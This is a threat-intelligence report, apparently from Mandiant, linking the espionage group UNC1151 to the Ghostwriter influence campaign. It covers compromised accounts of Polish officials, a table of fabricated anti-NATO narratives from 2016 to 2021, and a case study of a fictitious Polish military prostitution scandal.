MANDIANT

REPORT

GHOSTWRITER UPDATE: CYBER ESPIONAGE GROUP UNC1151 LIKELY CONDUCTS GHOSTWRITER INFLUENCE ACTIVITY

Table of Contents

Executive Summary

In July 2020, Mandiant Threat Intelligence released a public report[1] detailing an ongoing cyber-enabled influence campaign we named "Ghostwriter." The campaign has primarily targeted audiences in Lithuania, Latvia and Poland with narratives critical of NATO's presence in Eastern Europe. Since that report, we have identified over twenty additional incidents that we believe are part of Ghostwriter activity that we have reported on to Mandiant Intelligence customers.

The narratives, targeting, and tactics, technique and procedures (TTPs) associated with Ghostwriter activity have expanded. For example, five operations took place between October 2020 and January 2021 in which the social media accounts of Polish officials were compromised and used to disseminate narratives seemingly intended to discredit the Polish government and to widen existing domestic political divisions.

We now also assess with high confidence that UNC1151, a suspected state-sponsored cyber espionage actor that engages in credential harvesting and malware campaigns, conducts at least some components of Ghostwriter activity. Beginning at the start of 2021, UNC1151 expanded its credential theft activity to target German individuals, with a focus on politicians. We do not associate UNC1151 with any other previously tracked threat groups.

1 FireEye (2020). Ghostwriter influence campaign: Unknown actors leverage website compromises and fabricated content to push narratives aligned with Russian security interests.

Introduction

In July 2020, Mandiant Threat Intelligence released a public report[2] detailing an ongoing influence campaign we named "Ghostwriter." Ghostwriter is a cyber-enabled influence campaign which primarily targets audiences in Lithuania, Latvia and Poland and promotes narratives critical of the North Atlantic Treaty Organization's (NATO) presence in Eastern Europe. Since releasing our public report, we have continued to investigate and report on Ghostwriter activity to Mandiant Intelligence customers. We tracked new incidents as they happened and identified activity extending back years before we formally identified the campaign in 2020. This report provides an update on Ghostwriter, highlighting two significant developments.

We have observed an expansion of narratives, targeting and TTPs associated with Ghostwriter activity since we released our July 2020 report. For example, several recent operations have heavily leveraged the compromised social media accounts of Polish officials on the political right to publish content seemingly intended to create domestic political disruption in Poland rather than foment distrust of NATO. These operations, conducted in Polish and English, appear to have largely not relied on the dissemination vectors we have typically observed with previous Ghostwriter activity, such as website compromises, spoofed emails or posts from inauthentic personas.

Recently obtained technical evidence now allows us to assess with high confidence that UNC1151, a suspected state-sponsored cyber espionage actor that engages in credential harvesting and malware campaigns, conducts at least some components of Ghostwriter influence activity; current intelligence gaps, including gaps pertaining to website compromises and the operation of false personas, do not allow us to conclusively attribute all aspects of the Ghostwriter campaign to UNC1151 at this time. We do not associate UNC1151 with any other previously tracked threat groups. Since the start of 2021, UNC1151 has expanded its credential theft activity to target German politicians. This targeting has been publicly reported in the German Tagesschau.[3]

The appendices of this report include an exhaustive table of incidents and operations we currently associate with Ghostwriter activity, a detailed case study of a recent operation and indicators of compromise (IOCs) related to UNC1151.

2 FireEye (2020). Ghostwriter influence campaign: Unknown actors leverage website compromises and fabricated content to push narratives aligned with Russian security interests.
3 Tagesschau (March 31, 2021). Angriff der "Chaostruppe".

Observed Expansion of Narratives, Targeting and TTPs Associated with Ghostwriter Activity

While we have continued to track and investigate Ghostwriter influence activity that follows the typical operational model laid out in our July 2020 public report, we have also observed an expansion of the narratives, targeting and TTPs associated with Ghostwriter activity. For example, in January, we began investigating five operations that took place between October 2020 and January 2021 in which the social media accounts of Polish officials were compromised and used to disseminate narratives seemingly intended to discredit the Polish government domestically and to widen existing domestic political divisions.

- The five operations used compromised Twitter, Facebook and/or Instagram accounts of Polish officials as the main vector for content dissemination. We have observed no evidence that these platforms were themselves in any way compromised, and instead believe social media account credentials were obtained using the compromised email accounts of targeted individuals. The takeover of high-profile social media accounts after the operators have gained access to those users' corresponding email accounts reinforces the continued importance for potential campaign targets to secure their social media accounts with two-factor authentication.
- Polish officials who are members of political parties within the ruling United Right political coalition (Zjednoczona Prawica), which currently holds power in Poland, were the primary victims of the observed account compromises. The majority of United Right coalition victims are either affiliated with the Law and Justice party (Prawo i Sprawiedliwość or PiS) or the Agreement party (Porozumienie).

Activity targeted polish domestic politics

Overall, narratives promoted in the five operations appear to represent a concerted effort to discredit the ruling political coalition, widen existing domestic political divisions and project an image of coalition disunity in Poland (Table 1). In each incident, content was primarily disseminated via Twitter, Facebook, and/or Instagram accounts belonging to Polish politicians, all of whom have publicly claimed their accounts were compromised at the times the posts were made. The incidents also touched on some consistent themes: two involved the dissemination of compromising photos of officials and people with whom they are associated, two falsely implicated the respective officials as criticizing female activists and one falsely claimed that an official wanted to renounce her affiliation with the PiS party. In some cases, we have relied on media reporting to reconstruct particular details of some operations' content as the relevant posts were no longer available at the time of investigation. In others, we were able to independently confirm the content of posts.

TABLE 1. Five Ghostwriter operations involved the compromise of social media accounts belonging to Polish politicians to disseminate compromising material and/or fabricated narratives.

Date	Compromised Account	Incident Description
Oct. 29, 2020	**Joanna Borowiak,** PiS party (Twitter)	A tweet published to the Twitter account of Polish MP Joanna Borowiak called pro-choice activists "drug addicts-prostitutes and child killers" (Figure 1).[4]
Nov. 19, 2020	**Marcin Kamil Duszek,** PiS party (Facebook)	A post published to the personal Facebook account of Polish MP Marcin Kamil Duszek featured private, compromising pictures of a woman, some of which also included Duszek himself. The post introduced the woman as Duszek's new secretary and stated that his "fellow Members [of parliament] will be jealous".[5]
Dec. 15, 2020	**Marlena Maląg,** PiS party (Facebook)	A post published to the Facebook account of Poland's Minister for Family and Social Policy, Marlena Maląg, condemned female activists involved in protests against then-forthcoming new abortion laws. The post used racial slurs to characterize the women and compared them to "brainless savages".[6]
Jan. 12, 2021	**Iwona Michałek,** Porozumienie party (Twitter)	A tweet published to the Twitter account of Iwona Michałek, Poland's deputy minister of development, labor, and technology, disseminated the false narrative that she no longer wanted to be affiliated with the PiS party. The tweet condemned PiS as the party of "murderers, thieves, and executioners" and featured a cartoon of PiS leader Jarosław Kaczyński in prison (Figure 1).[7]
Jan. 18, 2021	**Marek Suski,** PiS party (Twitter) **Ewa Szarzyńska** (Twitter) **Ewa Szarzyńska** (Instagram) **Ewa Szarzyńska** (Instagram)	Compromising photos of a woman closely resembling Ewa Szarzyńska, a local politician from Mogilno, were disseminated by multiple accounts, including compromised Twitter and Instagram accounts belonging to Szarzyńska and the Twitter account of Polish MP Marek Suski. Additional posts to an Instagram account using Szarzyńska's name included compromising photos appearing to feature Dobromir Szymański, an Inowrocław councilman and assistant to a deputy minister. We were unable to determine whether this account was Szarzyńska's compromised account or a separate Instagram account impersonating her.[8]

FIGURE 1. Tweet published to MP Joanna Borowiak's account criticizing female protesters (left, shown with machine translation); tweets published to the account of Iwona Michałek featuring a cartoon of Jarosław Kaczyński in prison (right).

4 Konkret24 (October 30, 2020). Posłanka PiS o protestujących kobietach "narkomanki-prostytutki"? Nie. Atak hakerski na konta trzech polityków PiS.
5 Gazeta.pl (November 19, 2020). Poseł PiS zamieścił zdjęcie ze "ślicznotką". "Na moje prywatne konto facebookowe nastąpiło włamanie".
6 Niezalezna.pl (December 15, 2020). Ministerstwo potwierdza fakt włamania na konto Marleny Maląg. Poinformowano odpowiednie służby.
7 Gazeta.pl (January 12, 2021). "Skradzione" konto wiceminister rozwoju na Twitterze? "Gang PiS" i Jarosław Kaczyński za kratami.
8 TVP.info (January 18, 2021). Nagie zdjęcia radnej Porozumienia w sieci? „Nigdy podobnych nie robiłam".

In a second phase of dissemination following the January 18, 2021 incident involving the compromised social media accounts of Marek Suski and Ewa Szarzyńska, additional TTPs typically observed in historical Ghostwriter operations were also used: On January 20, 2021, two days after the operation's Polish-language content was disseminated, a potentially fabricated English-language article was published and disseminated on multiple websites by single-use accounts that appear to be impersonating the real Polish journalist and radio host Jan Wróbel. The specific websites used to publish and disseminate this content have been used in previous Ghostwriter operations.

October 2020 NATO-themed operation also leveraged compromises of polish officials' social media accounts

Another suspected Ghostwriter operation promoted a narrative between October 22-26, 2020, suggesting that NATO is preparing its military for a war with Russia, which would ostensibly take place in Poland, Latvia and Lithuania, a narrative consistent with those promoted in past Ghostwriter operations that appear intended to undermine NATO's presence in—and security cooperation with— those three specific countries. In addition to spreading this narrative via a fabricated article published to multiple websites, including sites used in previous Ghostwriter operations, links to that article were also disseminated via posts by multiple compromised social media accounts belonging to Polish officials. We observed overlaps between this operation and some of the Polish social media compromises referenced above.

- The operation used at least three compromised social media accounts of Polish officials to disseminate links to the fabricated article published on three websites. The accounts belong to two current members and one former member of the Polish parliament from the PiS party: Joanna Borowiak (Twitter), Marcin Kamil Duszek (Facebook) and Andrzej Melak (Facebook).
  - Both Borowiak's Twitter account and Duszek's Facebook account were each also used in one of the domestically focused operations detailed previously. We were unable to independently review an archived copy of Borowiak's tweet, but reviewed images of it published by multiple media outlets.[9]
  - Borowiak's Twitter account published the tweet promoting the NATO narrative on October 26, 2020, three days prior to publishing the post critical of Polish female protesters. Borowiak claims her account was compromised and she did not have access to her Twitter during this entire period.[10, 11]
- The fabricated article concerned a NATO defense minister's meeting that took place on October 22, 2020, and appears to have appropriated text from a real news article reporting on that meeting.[12] However, the fabricated article was published under a different title and contained additional text. Both the new title and inserted text supported the narrative that Poland is at the epicenter of the coming war between NATO and Russia. The article was published to at least two Polish-language news sites, Prawy.pl and Obserwator Nadodrzański (ono24.info), and to the county administration website (wschowa.info) for Wschowie, which is in Poland's Lubusz province (Figure 2). We were not able to independently determine whether these websites were compromised in this instance (a common tactic seen in previous Ghostwriter operations), but we note that Prawy.pl has been compromised as part of previous Ghostwriter operations and both Prawy.pl and wschowa.info have since removed the article. and indicators of compromise (IOCs) related to UNC1151.




FIGURE 2. A fabricated article was published to the Prawy.pl news site (left) and to the county administration website of Wschowie, Poland (right). Both sites have since removed the article (shown with machine translation).

9 Konkret24 (October 30, 2020). Posłanka PiS o protestujących kobietach "narkomanki-prostytutki"? Nie. Atak hakerski na konta trzech polityków PiS.
10 Prawo i Sprawiedliwość @pisorgpl on Twitter.com (October 29, 2020).
11 Joanna Borowiak @BorowiakJoanna on Twitter.com (October 31, 2020).
12 Konkret24 (October 30, 2020). Posłanka PiS o protestujących kobietach "narkomanki-prostytutki"? Nie. Atak hakerski na konta trzech polityków PiS.

UNC1151 Conducts Components of Ghostwriter Influence Activity

We assess with high confidence that UNC1151, a suspected state-sponsored cyber espionage group, conducts at least some components of Ghostwriter influence activity; current intelligence gaps, including gaps pertaining to website compromises and the operation of false personas, do not allow us to conclusively attribute all aspects of the Ghostwriter campaign to UNC1151 at this time. UNC1151 intrusion activity has been active since at least 2017 and has included credential harvesting campaigns targeting European government and media entities as well as some instances of using spear phishing to distribute malware. We do not associate UNC1151 with any other previously tracked threat groups and do not make any further attribution assessment at this time. Appendix 3: Technical Annex presents additional detail and MITRE ATT&CK techniques (T1547.001, T1218.005, T1059.005, and T1071).

UNC1151 overview

UNC1151 has conducted numerous campaigns designed to steal credentials and deliver malware via spear phishing. The group uses an extensive array of domains that mimic major and regional web services and host pages designed to trick a victim into entering their credentials. Less frequently, the group has distributed malware via phishing emails with malicious attachments, including RADIOSTAR, VIDEOKILLER and HALFSHELL malware.

- **Credential harvesting operations.**[13] UNC1151 was first uncovered conducting credential harvesting operations targeting government, military and media entities in Poland, Ukraine and the Baltics. UNC1151 has also targeted personal email accounts of individuals of interest to them, such as journalists and activists. Since the start of 2021, this credential theft activity has expanded to target German individuals, with a focus on politicians.
  - UNC1151 credential harvesting domains often have base domains or subdomains which spoof the organizations they seek to phish or popular (and sometimes regional) web services.
  - UNC1151 often uses long subdomains to make phishing domains look legitimate.
  - UNC1151 has targeted thousands of personal and corporate accounts with differing degrees of tailored content since 2017.
    - For example, on March 4, 2020 Mandiant Threat Intelligence discovered a spear-phishing email using a spoofed "ukr.net" address targeting a Ukrainian journalist. The email had been sent via the SMTP2GO service and the Gophish framework. It contained a malicious link that led to a spoofed login page designed to steal credentials.
    - We also identified a high-profile Belarussian blogger and activist targeted by UNC1151 credential harvesting operations.
  - The targeting of German individuals has been reported in the German media, including articles in Der Spiegel[14] and Tagesschau.[15] We believe that this reporting is referring to credential theft activities conducted by UNC1151. We have not seen follow-on operations using any potentially stolen credentials.
- **Campaigns using malware.**[16] UNC1151 has also distributed malware via spear phishing. The malware used has all been unique to this group. The malware is delivered using straightforward phishing operations, likely for espionage. The phishing emails from these operations most often have generic themes lacking connections to contemporary events or disinformation, though in some cases, lures have been related to inflammatory current events. For example, actors in one operation used a lure related to COVID-19 misinformation in Ukraine to deliver HALFSHELL malware. Other campaigns using malware relied on less inflammatory lures such as bank safety notifications.

13 See Appendix 3: Technical Annex for more details.
14 Spiegel Group (March 26, 2021). Russische Gruppe »Ghostwriter« attackiert offenbar Parlamentarier.
15 Tagesschau (March 31, 2021). Angriff der "Chaostruppe".
16 See Appendix 3: Technical Annex for more details.

UNC1151 links to ghostwriter activity

Multiple artifacts, emails and documents in our UNC1151 data indicate the group conducts at least some components of Ghostwriter activity. For example:

- UNC1151 has sent multiple emails that support or reference Ghostwriter operations. These emails do not contain malware or attempt to steal credentials, but instead distribute operational narratives. In one operation, UNC1151 sent emails in April 2020 with links to a fabricated article posted on a compromised Polish military website (See Table 2: Polish Soldiers Should Rebel Against American "Occupational Forces") to further disseminate that operation's narrative. On the same day, UNC1151 sent additional emails to additional entities referencing the Polish government's poor cyber security and susceptibility to disinformation.
- We discovered two blended Ghostwriter and cyber espionage operations against Lithuanian media entities in 2018[17] and 2019[18] which have been reported on by the Lithuanian CERT. We were able to connect the infrastructure used in these operations to UNC1151 credential harvesting operations that were active at the time.[19]
- The content, narratives and chronology of at least 13 emails sent to various U.S. and European-based media outlets by UNC1151 using the Gophish framework align with previously identified Ghostwriter operations. We detailed seven of these operations in our public report on Ghostwriter released in July 2020.
- Our UNC1151 data contains a copy of a forged letter purportedly sent from NATO Secretary General Jens Stoltenberg to Lithuanian Minister of National Defense Raimundas Karoblis announcing the withdrawal of NATO forces from Lithuania due to COVID-19 concerns, which we previously determined was used as part of an April 2020 Ghostwriter operation.
- Technical indicators suggest that the email accounts of the Polish officials whose social media accounts were used in the domestically focused operations detailed previously were likely compromised by UNC1151 during the same timeframe that their compromised social media accounts were used to support Ghostwriter activity.

17 National Cyber Security Centre, Republic of Lithuania (January 29, 2018). Brief review of the cyber incident analysis No. 152827.
18 National Cyber Security Centre, Republic of Lithuania (April 30, 2019). Brief review of the cyber incident analysis No. 163811.
19 See Appendix 3: Technical annex for more details.

Conclusion

Mandiant Threat Intelligence has continuously investigated and reported on the ongoing Ghostwriter influence campaign since publicly naming it in July 2020. We have since observed a seeming expansion of the narratives, targeting and TTPs associated with Ghostwriter activity and developed further intelligence that leads us to assess that the cyber espionage group UNC1151 conducts at least some components of Ghostwriter activity. We have also identified Ghostwriter influence activity extending back years before we formally identified the campaign in 2020. However, current intelligence gaps, including gaps pertaining to website compromises and the operation of false personas, do not allow us to conclusively attribute all aspects of the Ghostwriter campaign to UNC1151 at this time.

APPENDIX 1

Identified Ghostwriter Operations

TABLE 2. Ghostwriter operations attributed by Mandiant, 2016-2021.

Narrative	Date(s) of Core Activity	Fabricated or Leaked Content	Supporting Cyber Threat Activity	Additional Dissemination Vectors
Radioactive waste leaked from lithuanian nuclear plant poses danger to Poles living near border	March 17, 2021	Fabricated statements	Website compromise, spoofed government website, social media account compromise	Dissemination by suspected actor-controlled social media account(s)
Polish, Lithuanian and U.S. Officials involved in military prostitution scandal[20]	February 25-26, 2021	Fabricated statements, falsified social media posts, fabricated article, compromising sexual photos	Website compromise, social media compromise, email spoofing	Dissemination by suspected actor-controlled social media account(s)
Polish politician posts compromising sexual photos of former PiS mayoral candidate	January 18, 2021	Compromising sexual photos, falsified social media post, fabricated article with impersonated journalist persona	Social media account compromise	Dissemination by suspected inauthentic persona(s)
PiS is the party of "Murderers, Thieves, and Executioners"	January 12, 2021	Falsified social media post	Social media account compromise	N/A
Polish minister condemns female activists, uses racial slurs	December 15, 2020	Falsified social media post	Social media account compromise	N/A
Polish diplomat arrested entering Lithuania; Lithuanian conscripts called up for duty; Šiauliai Airport modernization benefits NATO, harms locals	December 9-10, 2020	Fabricated press release, fabricated statement, fabricated op-ed	Website compromise, email spoofing, social media account compromise	Dissemination by suspected actor-controlled social media account(s), dissemination on suspected actor-controlled WordPress site
Poland trained extremists to destabilize Lithuania	November 27, 2020	Fabricated statement	Spoofed government website, social media compromise	Dissemination by suspected actor-controlled social media account(s)
Polish MP brags about new female secretary	November 19, 2020	Compromising sexual photos, falsified social media post	Social media account compromise	N/A
Polish MP calls pro-choice activists "drug addicts-prostitutes and child killers"	October 29, 2020	Falsified social media post	Social media account compromise	N/A
NATO preparing for war with Russia on Polish, Latvian and Lithuanian soil	October 22-26, 2020	Fabricated article	Social media account compromise, website compromise	Dissemination by suspected actor-controlled social media account(s)
NATO forces pose a threat to local ukrainian populations	September 23, 2020	Fabricated statements from Ukrainian national police	Website compromise	N/A
Lithuania called for the European Union (EU) to deploy peacekeeping forces in Belarus	September 23, 2020	Fabricated account of real meeting	Email spoofing, website compromise, social media account compromise	Dissemination by suspected inauthentic persona(s) and by suspected actor-controlled social media account(s)
Lithuanian military officer arrested in Poland for espionage	July 21-23, 2020	Fabricated blog impersonating NATO unit	Email spoofing	Dissemination posts by suspected inauthentic persona(s)
Commanding general of U.S. Army in Europe criticizes Polish, Baltic militaries*	May 27, 2020	Falsified interview transcripts, fabricated quotes	Website compromise	Dissemination posts by suspected inauthentic persona(s)
Canadian forces brought COVID-19 to Latvia*	April 22-24, 2020	Fabricated quotes	N/A	Dissemination posts by suspected inauthentic persona(s)

20 Appendix 2 details case study.

* FireEye (2020). Ghostwriter influence campaign: Unknown actors leverage website compromises and fabricated content to push narratives aligned with Russian security interests.

TABLE 2. Ghostwriter operations attributed by Mandiant, 2016-2021.

Narrative	Date(s) of Core Activity	Fabricated or Leaked Content	Supporting Cyber Threat Activity	Additional Dissemination Vectors
Polish soldiers should rebel against American "Occupational Forces"*	April 22-24, 2020	Fabricated correspondence	Website compromise, email spoofing	Dissemination posts by suspected inauthentic persona(s)
NATO withdrawing from Lithuania over COVID-19 concerns*	April 18-22, 2020	Fabricated correspondence, fabricated blog impersonating blog of journalist	Email spoofing	Dissemination posts by suspected inauthentic persona(s), dissemination on suspected actor-controlled blog
Lithuania will push ahead with DEFENDER-Europe 20 NATO exercises despite COVID-19 pandemic*	March 19-21, 2020	Falsified quotes	Website compromise, email spoofing	Dissemination posts by suspected inauthentic persona(s)
U.S. relocated nuclear weapons from Turkey to Germany, Poland, Baltics*	February 21-March 12, 2020	Falsified quote	N/A	Dissemination posts by suspected inauthentic persona(s)
USARMEUR Chief of Staff criticized Polish military	February. 18, 2020	Falsified quote	N/A	Dissemination posts by suspected inauthentic persona(s)
Lithuania's first COVID-19 case was a U.S. Army officer*	January 30-31, 2020	Falsified quote, fabricated blog Impersonating U.S. military regiment	Website compromise, email spoofing	Dissemination posts by suspected inauthentic personas, dissemination on suspected actor-controlled blog
U.S. soldiers involved in carjacking in Lithuania*	December 19, 2019	Falsified quote	Website compromise, email spoofing	Dissemination posts by suspected inauthentic personas, dissemination on suspected actor-controlled blog
U.S. will relocate nuclear weapons to Lithuania	October 15–18, 2019	Fabricated press release	Website compromise, email spoofing	Dissemination posts by suspected inauthentic personas
German soldiers desecrated Jewish cemetery in Lithuania*	September 25-26, 2019	Photoshopped images, WordPress site impersonating local Jewish organization. fabricated quotes	Website compromise, email spoofing	Dissemination on suspected actor-controlled blog
Iron Wolf 2019 NATO exercises turned water radioactive in Lithuania	June 19, 2019	Screenshots of fabricated article posted to compromised website, Wordpress site impersonating security expert	Website compromises	Dissemination posts by suspected inauthentic persona(s), dissemination on WordPress site impersonating international security expert
Lithuanian Minister of Defense Raimundas Karoblis suspected of corruption	April 11, 2019	Fabricated quotes	Website compromise, spoofed emails	Dissemination posts by suspected inauthentic persona(s)
Anakonda 2018 exercise will involve invasion and occupation of Belarus*	October 24-26, 2018	Fabricated operational maps, military "news" blog	Website compromise	Dissemination posts by suspected inauthentic personas, dissemination on suspected actor-controlled blog
Lithuanian child run over by NATO Stryker vehicle*	June 7-8, 2018	Screenshots of fabricated article posted to compromised website, photoshopped image	Website compromise	Dissemination posts by suspected inauthentic persona(s), dissemination on suspected actor-controlled blog
Lithuanian Minister of National Defense committed sexual assault*	January 18-22, 2018	Falsified quotes	Website compromise, email spoofing	Dissemination posts by suspected inauthentic persona(s), dissemination on suspected actor-controlled blog

* FireEye (2020). Ghostwriter influence campaign: Unknown actors leverage website compromises and fabricated content to push narratives aligned with Russian security interests.

TABLE 2. Ghostwriter operations attributed by Mandiant, 2016-2021.

Narrative	Date(s) of Core Activity	Fabricated or Leaked Content	Supporting Cyber Threat Activity	Additional Dissemination Vectors
NATO places Baltic populations at risk of preemptive military strike*	September 6-8, 2017	Fabricated article, video	Website compromise	Dissemination posts by suspected inauthentic persona(s), dissemination on suspected actor-controlled blog
U.S. B-52 bombed apartment building in Lithuania	June 14–15, 2017	Fabricated press release, false video purporting to show aftermath of bombing	N/A	Dissemination posts by suspected inauthentic persona(s), video uploaded to Vimeo
German commander in Lithuania is a Russian spy*	March 28, 2017	Photoshopped images	Email spoofing	Dissemination on suspected actor-controlled blog
German soldiers involved in rape of Lithuanian girl	February 16, 2017	Screenshots of articles posted to compromised websites	Website compromises, email spoofing	Dissemination posts by suspected inauthentic persona(s), dissemination on suspected actor-controlled blog
Summit will result in permanent deployment of NATO battalions to Baltics	July 8–17, 2016	Falsified quotes	N/A	Dissemination posts by suspected inauthentic persona(s), publication of article to suspected actor-controlled blog

* FireEye (2020). Ghostwriter influence campaign: Unknown actors leverage website compromises and fabricated content to push narratives aligned with Russian security interests.

APPENDIX 2

Case Study of Recent Ghostwriter Operation Alleging Involvement of U.S. Military and Polish and Lithuanian Officials in Fictitious Polish Military Prostitution Scandal


In February 2021 we identified and reported to Mandiant Intelligence customers a February 25–26 suspected Ghostwriter operation targeting Polish and Lithuanian audiences that promoted a narrative alleging the involvement of U.S., Polish and Lithuanian officials in a prostitution scandal within the Polish military. The narrative, which appeared intended to create tensions between Poland and Lithuania and undercut local support for the implicated individuals and government institutions, was disseminated via a fabricated article and fabricated official statements promoted using multiple compromised websites and at least two suspected compromised social media accounts. We believe the narrative was also potentially disseminated via emails using a spoofed elected official's email address. We assess with moderate confidence that this operation comprises part of the Ghostwriter influence campaign based on observed consistencies in the promoted narrative, employed tactics, techniques and procedures (TTPs) and targeting.

- On February 26, 2021, the Lithuanian Ministry of Foreign Affairs published an official statement confirming an "information attack on Lithuanian-Polish relations" and referencing individuals implicated in the operation.[21] Polish officials and ministries have likewise published and/or promoted related posts on social media confirming the compromise of officials.[22, 23]
- The operation used various dissemination vectors to promote a set of fabricated statements from officials and a fabricated news article to establish narrative details. This dissemination strategy may have been designed to imitate a pattern of official statements and media responses that would unfold around the revelation of an actual government scandal to impart a greater sense of legitimacy to the narrative and potentially increase its reach.

Narrative summary and dissemination

The operation promoted a narrative alleging that the Polish Ministry of National Defense uses female officers to provide "escort services" for important Polish and foreign officials. A named female officer was alleged to have provided such services for Polish President Andrzej Duda, Lithuanian Foreign Minister Gabrielius Landsbergis and senior U.S. military representatives. We identified multiple vectors by which we believe this narrative was disseminated. We were unable to confirm the exact timeline of dissemination. However, details included in different pieces of promoted content, including screenshots of or references to previous social media posts and other material, enabled us to reconstruct a general timeline of activity (Figure 3). In all but one instance of suspected compromise, we observed public statements issued by the victims and/or government officials or organizations claiming the respective websites or social media accounts had been compromised.

21 Ministry of Foreign Affairs of the Republic of Lithuania (February 26, 2021). Dėl informacinės atakos prieš Lietuvos-Lenkijos santykius.
22 Stanisław Żaryn @StZaryn on Twitter.com (February 26, 2021).
23 Ministerstwo Edukacji i Nauki @MEIN_GOV_PL on Twitter.com (February 25, 2021).



* The tweets from Bernacki's account were removed before we could review them. We relied on screenshots and details provided by other Twitter users and corroborated by Polish national-level media reporting for this information. The Polish Ministry of Education and Science posted a tweet indicating that Bernacki's account had been compromised. (https://www.tvp.info/52492224/wlamanie-na-konto-senatora-na-twitterze-wlodzimierz-bernacki-tlumaczy; https://twitter.com/MEIN_GOV_PL/status/1364895680284815362)

** We did not observe a statement from Witek claiming her website had been compromised. However, Stanisław Żaryn, Spokesperson for Poland's Minister-Special Services Coordinator, stated on social media that content was placed on Witek's site as part of the operation.(https://twitter.com/StZaryn/status/1365339372774645761)

*** https://www.tysol.pl/a61880-Wazne-Mielismy-do-czynienia-z-atakiem-hakerskim-Artykul-uderzajacy-w-MON-i-Prezydenta-RP-jest-nieprawdziwy

**** We did not observe claims by Marciniak that the account was compromised. The relevant tweets have since been deleted.

***** https://www.lrs.lt/sip/portal.show?p_r=35403&p_k=1&p_t=275109

FIGURE 3. The operation's dissemination phase used potentially spoofed emails as well as multiple social media accounts and websites that we suspect were compromised to promote fabricated official statements and a fabricated article.

